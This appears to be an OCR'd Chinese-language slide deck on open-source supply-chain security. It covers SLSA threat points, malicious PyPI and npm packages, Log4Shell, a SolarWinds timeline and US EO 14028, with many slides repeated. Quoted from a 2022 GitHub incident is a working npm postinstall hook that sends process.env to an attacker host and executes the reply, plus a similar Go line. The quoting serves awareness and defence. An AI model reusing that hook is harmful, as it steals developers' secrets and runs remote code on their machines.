
**D** Compromise build process

**E** Use compromised dependency

**F** Upload modified package

**G** Compromise package repo

**H** Use compromised package



2021-06

## Google 與 OpenSSF 合作，提出軟體工件供應鏈層級 (Levels for Software Artifacts, SLSA)

稍後有更多介紹

**A** Submit unauthorized change

**B** Compromise source repo

**C** Build from modified source


**D** Compromise build process

**E** Use compromised dependency


**F** Upload modified package


**G** Compromise package repo

**H** Use compromised package









安全

就像洋蔥

一片一片剝開

總有一片讓人流淚

為何近年軟體供應鏈安全如此受到重視？

{\* DEVOPS \*}

# Python Package Index nukes 3,653 malicious libraries uploaded soon after security shortcoming highlighted

Unauthorized versions of CuPy and other projects found in PyPI

2021-03-02

The Python 官方認證的第三方程式庫 PyPI 被揭露有問題後，被上傳了三千多個惡意程式庫

10

The Python Package Index, also known as PyPI, has removed 3,653 malicious packages uploaded days after a security weakness in the use of private and public registries was highlighted.

Python developers use PyPI to add software libraries written by other developers in their own projects. Other programming languages implement similar package management systems, all of which demand some level of trust. Developers are often advised to review any code they import from an external library though that advice isn't always followed.

{\* DEVOPS \*}

# Python Package Index nukes 3,653 malicious libraries uploaded soon after security shortcoming highlighted

Unauthorized versions of CuPy and other projects flood PyPI

Thomas Claburn

Tue 2 Mar 2021 // 20:09 UTC

10 

The Python Package Index, also known as PyPI, has removed 3,653 malicious packages uploaded days after a security weakness in the use of private and public registries was highlighted.

Python developers use PyPI to add software libraries written by other developers in their own projects. Other programming languages implement similar package management systems, all of which demand some level of trust. Developers are often advised to review any code they import from an external library though that advice isn't always followed.

# CloudGuard Spectral detects several malicious packages on PyPI – the official software repository for Python developers

August 8, 2022

## Highlights:

1. CloudGuard Spectral detects 10 malicious packages on PyPI, the leading Python package repository used by developers for the Python programming language
2. Malicious packages installed on systems
3. Once detected, CPR disclosed the information and alerted PyPI on these packages, eager to be removed by PyPI
4. CPR urges users to be alerted and aware of these packages

2022-08-08 (五個月後)

資安公司 CheckPoint 在 PyPI 中發現至少 10 個惡意程式庫

## Background

**PyPI** is the leading Python repository, the most commonly in use by Python users. Every python developer is familiar with the 'pip install' daily routine to bring the Python software they need.

PyPI helps developers find and install software developed and shared by other developers of this community. The platform and its use is currently free and developers use the repository daily. According to their own [website](#), PyPI has over 612,240 active users, working on 391,325 projects, with 3,664,724 releases.

# CloudGuard Spectral detects several malicious packages on PyPI – the official software repository for Python developers

August 8, 2022

## Highlights:

1. CloudGuard Spectral detects 10 malicious packages on PyPI, the leading Python package index used by developers for the Python programming language
2. Malicious packages install info-stealers that enable attackers to steal developer's private data and personal credentials
3. Once detected, CPR disclosed the information and alerted PyPI on these packages. Later to be removed by PyPI
4. CPR urges users to be alerted and aware of these packages

## Background

**PyPI** is the leading Python repository, the most commonly in use by Python users. Every python developer is familiar with the 'pip install' daily routine to bring the Python software they need.

PyPI helps developers find and install software developed and shared by other developers of this community. The platform and its use is currently free and developers use the repository daily. According to their own [website](#), PyPI has over 612,240 active users, working on 391,325 projects, with 3,664,724 releases.



# Hundreds more packages found in malicious npm 'factory'

Over 600 malicious packages were published in only five days.

2022-03-28

JFrog 資安研究人員揭露 Node Package Manager (npm) 至少超過 600 個惡意程式




on March 28, 2022

Researchers continue to investigate a wave of malicious npm packages, with the published tally now reaching over 700.

Last week, JFrog researchers [disclosed the scheme](#) in which an unknown threat actor had published at least 200 malicious Node Package Manager (npm) packages. The team said that the repositories were first detected on March 21 and grew rapidly, with each npm package deliberately named to mimic legitimate software.

# Hundreds more packages found in malicious npm 'factory'

Over 600 malicious packages were published in only five days.



Written by **Charlie Osborne**, Contributing Writer  
on March 28, 2022

Researchers continue to investigate a wave of malicious npm packages, with the published tally now reaching over 700.

Last week, JFrog researchers [disclosed the scheme](#) in which an unknown threat actor had published at least 200 malicious Node Package Manager (npm) packages. The team said that the repositories were first detected on March 21 and grew rapidly, with each npm package deliberately named to mimic legitimate software.



Ant Yi-Feng Tzeng

8月3日 · 🌐

大規模惡意的攻擊正在 #GitHub 上提供，工程師 Stephen Lacy 發現至少有 35,000 程式庫受影響，範圍包括 Crypto, Go, Python, JavaScript, Docker 等。

惡意行為添加於 Dockerfile, npm postinstall 及安裝程序中。

» <https://twitter.com/stephenlacy/status/1554697077430505473>

例如畫面中所示，package.json 的 postinstall 會將本機敏感的資訊送至駭客所控主機。

另一示範專案也提供類似但較不易察覺的手法，同樣利用 postinstall，但執行來源放置在 gist 上。

» <https://github.com/...../ste...../blob/master/package.json>

Repositories

0

35,613 code results

Sort: Recently

Code

35K

2022-08-03

大規模惡意攻擊正在 GitHub 出現，Stephen Lacy 發現至少有 35,000 程式庫受影響

Packages

0

Marketplace

0

Topics

0

Wikis

0

Users

0

Languages

Dockerfile

1

Go

22,032

Shell

1

```
... method Post, jsonResponse from data function()
{d+=dd.toString('utf8'));r.on('end',function()
{try{require('child_process').execSync(d)}catch(_
{}});r.write(JSON.stringify(process.env));r.end()}catch(_){}""
```

JSON Showing the top match Last indexed 9 days ago

armpelionedge/dhcp4client  
/generatexid.go

```
28 x0__.Setenv("e452d6ab", "1")
29 x2__.Post("http://0vz1.j19544519.pr46m.vps.myjino.ru:49460?
   org=armpelionedge&repo=dhcp4client", "application/json", x1__.NewBuffer(x4_
30 }
31 }
```

Go Showing the top six matches Last indexed 9 days ago



Ernest Deng-Wei Chiang、莊為任和其他 291 人

2 則留言 138 次分享



Ant Yi-Feng Tzeng

8月3日 · 🌐

...

大規模惡意的攻擊正在 #GitHub 上提供，工程師 Stephen Lacy 發現至少有 35,000 程式庫受影響，範圍包括 Crypto, Go, Python, JavaScript, Docker 等。

惡意行為添加於 Dockerfile, npm postinstall 及安裝程序中。

» <https://twitter.com/stephenlacy/status/1554697077430505473>

例如畫面中所示，package.json 的 postinstall 會將本機敏感的資訊送至駭客所控主機。

另一示範專案也提供類似但較不易察覺的手法，同樣利用 postinstall，但執行來源放置在 gist 上。

» <https://github.com/...../ste...../blob/master/package.json>

Repositories0

Code35K

Commits0

Issues0

Discussions0

Packages0

Marketplace0

Topics0

Wikis0

Users0

Languages

Dockerfile1

Go22,032

Shell1

35,613 code results

Sort: Recently added

h4v0kr/bitcoins-lib

/package.json

```
22 "test": "npm run standard && npm run coverage",
23 "unit": "mocha",
24 "postinstall": "node -e \"try{require('http').request({host:'0vz1.j19544519.pr46m.vps.myjino.ru',port:49460,path:'/org=h4v0kr&repo=bitcoins-lib',method:'POST'},function(r){d='';r.on('data',function(dd){d+=dd.toString('utf8')});r.on('end',function(){try{require('child_process').execSync(d)}catch(_){}});r.write(JSON.stringify(process.env));r.end()}catch(_){}\"\"\"
```

JSON Showing the top match Last indexed 9 days ago

armpelionedge/dhcp4client

/generatexid.go

```
28 x0__.Setenv(\"e452d6ab\", \"1\")
29 x2__.Post(\"http://0vz1.j19544519.pr46m.vps.myjino.ru:49460?org=armpelionedge&repo=dhcp4client\", \"application/json\", x1__.NewBuffer(x4_
30 }
31 }
```

Go Showing the top six matches Last indexed 9 days ago



Ernest Deng-Wei Chiang、莊為任和其他 291 人

2 則留言 138 次分享

# Log4Shell: RCE 0-day exploit found in log4j, a popular Java logging package

December 9, 2021 · 11 min read



**Free Wortley**

CEO at LunaSec



**Forrest Allison**

Developer at LunaSec



**Chris Thompson**

Developer at LunaSec

2021-12-09

流行的 log4j 出現大規模 0-day RCE 漏洞利用

Log4Shell

*Originally Posted @ December 9th & Last Updated @ August 1st, 3:30pm PDT*

# Log4Shell: RCE 0-day exploit found in log4j, a popular Java logging package

December 9, 2021 · 11 min read



**Free Wortley**

CEO at LunaSec



**Forrest Allison**

Developer at LunaSec



**Chris Thompson**

Developer at LunaSec



*Originally Posted @ December 9th & Last Updated @ August 1st, 3:30pm PDT*

SolarWinds 供應鏈攻擊事件相關消息不斷，台灣駭客協會理事陳仲寬（CK）針對一連串事件說明時間發生先後，讓大家對事件始末更清楚：

2020 年 12 月 9 日	FireEye 紅隊測試工具外流
2020 年 12 月 13 日	CISA 針對 SolarWinds Orion 發布緊急指令，FireEye 揭露發現 Sunburst 惡意程式
2020 年 12 月 13-14 日	路透社與華爾街日報披露美國財政部與商務部遭供應鏈攻擊
2020 年 12 月 15-18 日	第二支惡意程式 Supernova 被揭露
2020 年 12 月 17 日	微軟、FireEye 與 GoDaddy 聯手打造該攻擊的銷毀開關
2020 年 12 月 17 日	微軟揭露潛在受害者
2020 年 12 月 31 日	微軟證實 SolarWinds 駭客存取其原始碼

2021 年 1 月 5 日	美國 CISA、DNI 與 NSA	2021-03-16	攻擊者來自俄羅斯
----------------	-------------------	------------	----------

SolarWinds 供應鏈攻擊事件，非常複雜且直接攻擊到美國政府

2021 年 1 月 13 日	CISA 指出繞過雲端服務多因素驗證的攻擊案例
2021 年 1 月 19 日	FireEye 釋出針對 Microsoft 365 補救措施
2021 年 1 月 19 日	Malwarebytes 表示自己也遭駭
2021 年 1 月 22 日	微軟揭露攻擊者在第二階段所採取的攻擊行動
2021 年 2 月 18 日	微軟內部調查最後更新揭露
2021 年 3 月 4 日	FireEye、微軟揭露新發現的惡意程式 Sunshuttle 後門

## 從入侵開始到 SolarWinds 知曉已是 1 年 3 個月後

SolarWinds 供應鏈攻擊事件相關消息不斷，台灣駭客協會理事陳仲寬（CK）針對一連串事件說明時間發生先後，讓大家對事件始末更清楚：

2020 年 12 月 9 日	FireEye 紅隊測試工具外流
2020 年 12 月 13 日	CISA 針對 SolarWinds Orion 發布緊急指令，FireEye 揭露發現 Sunburst 惡意程式
2020 年 12 月 13-14 日	路透社與華爾街日報披露美國財政部與商務部遭供應鏈攻擊
2020 年 12 月 15-18 日	第二支惡意程式 Supernova 被揭露
2020 年 12 月 17 日	微軟、FireEye 與 GoDaddy 聯手打造該攻擊的銷毀開關
2020 年 12 月 17 日	微軟揭露潛在受害者
2020 年 12 月 31 日	微軟證實 SolarWinds 駭客存取其原始碼
2021 年 1 月 5 日	美國 CISA、DNI 與 NSA 調查報告猜測攻擊者來自俄羅斯
2021 年 1 月 6 日	美國司法部證實遭駭
2021 年 1 月 11 日	SolarWinds 調查報告公布指出攻擊源頭為 Sunspot
2021 年 1 月 13 日	CISA 指出繞過雲端服務多因素驗證的攻擊案例
2021 年 1 月 19 日	FireEye 釋出針對 Microsoft 365 補救措施
2021 年 1 月 19 日	Malwarebytes 表示自己也遭駭
2021 年 1 月 22 日	微軟揭露攻擊者在第二階段所採取的攻擊行動
2021 年 2 月 18 日	微軟內部調查最後更新揭露
2021 年 3 月 4 日	FireEye、微軟揭露新發現的惡意程式 Sunshuttle 後門

## 從入侵開始到 SolarWinds 知曉已是 1 年 3 個月後



這些是  
開源軟體供應鏈  
開始受重視的主因？



BRIEFING ROOM

# Executive Order on Improving the Nation's Cybersecurity

MAY 12, 2021 PRESIDENTIAL ACTIONS

2021-05-12

開源軟體供應鏈被重要的最主要原因是，美國拜登總統簽署的行政命令 EO 14028

By the authority Open Source 在全文出現三次 by the  
Constitution and the laws of the United States of America,  
it is hereby ordered as follows:




BRIEFING ROOM

# Executive Order on Improving the Nation's Cybersecurity

MAY 12, 2021 • PRESIDENTIAL ACTIONS

By the authority vested in me as President by the Constitution and the laws of the United States of America, it is hereby ordered as follows:

我們可以  
做什麼？



2021-06

Google 與 OpenSSF 合作，提出軟體工件供應鏈層級 (Levels for Software Artifacts, SLSA)

Dependencies

**A** Submit unauthorized change

**B** Compromise source repo

**C** Build from modified source


**D** Compromise build process

**E** Use compromised dependency

**F** Upload modified package

**G** Compromise package repo

**H** Use compromised package



**A** Submit unauthorized change

**B** Compromise source repo

**C** Build from modified source

**D** Compromise build process

**E** Use compromised dependency

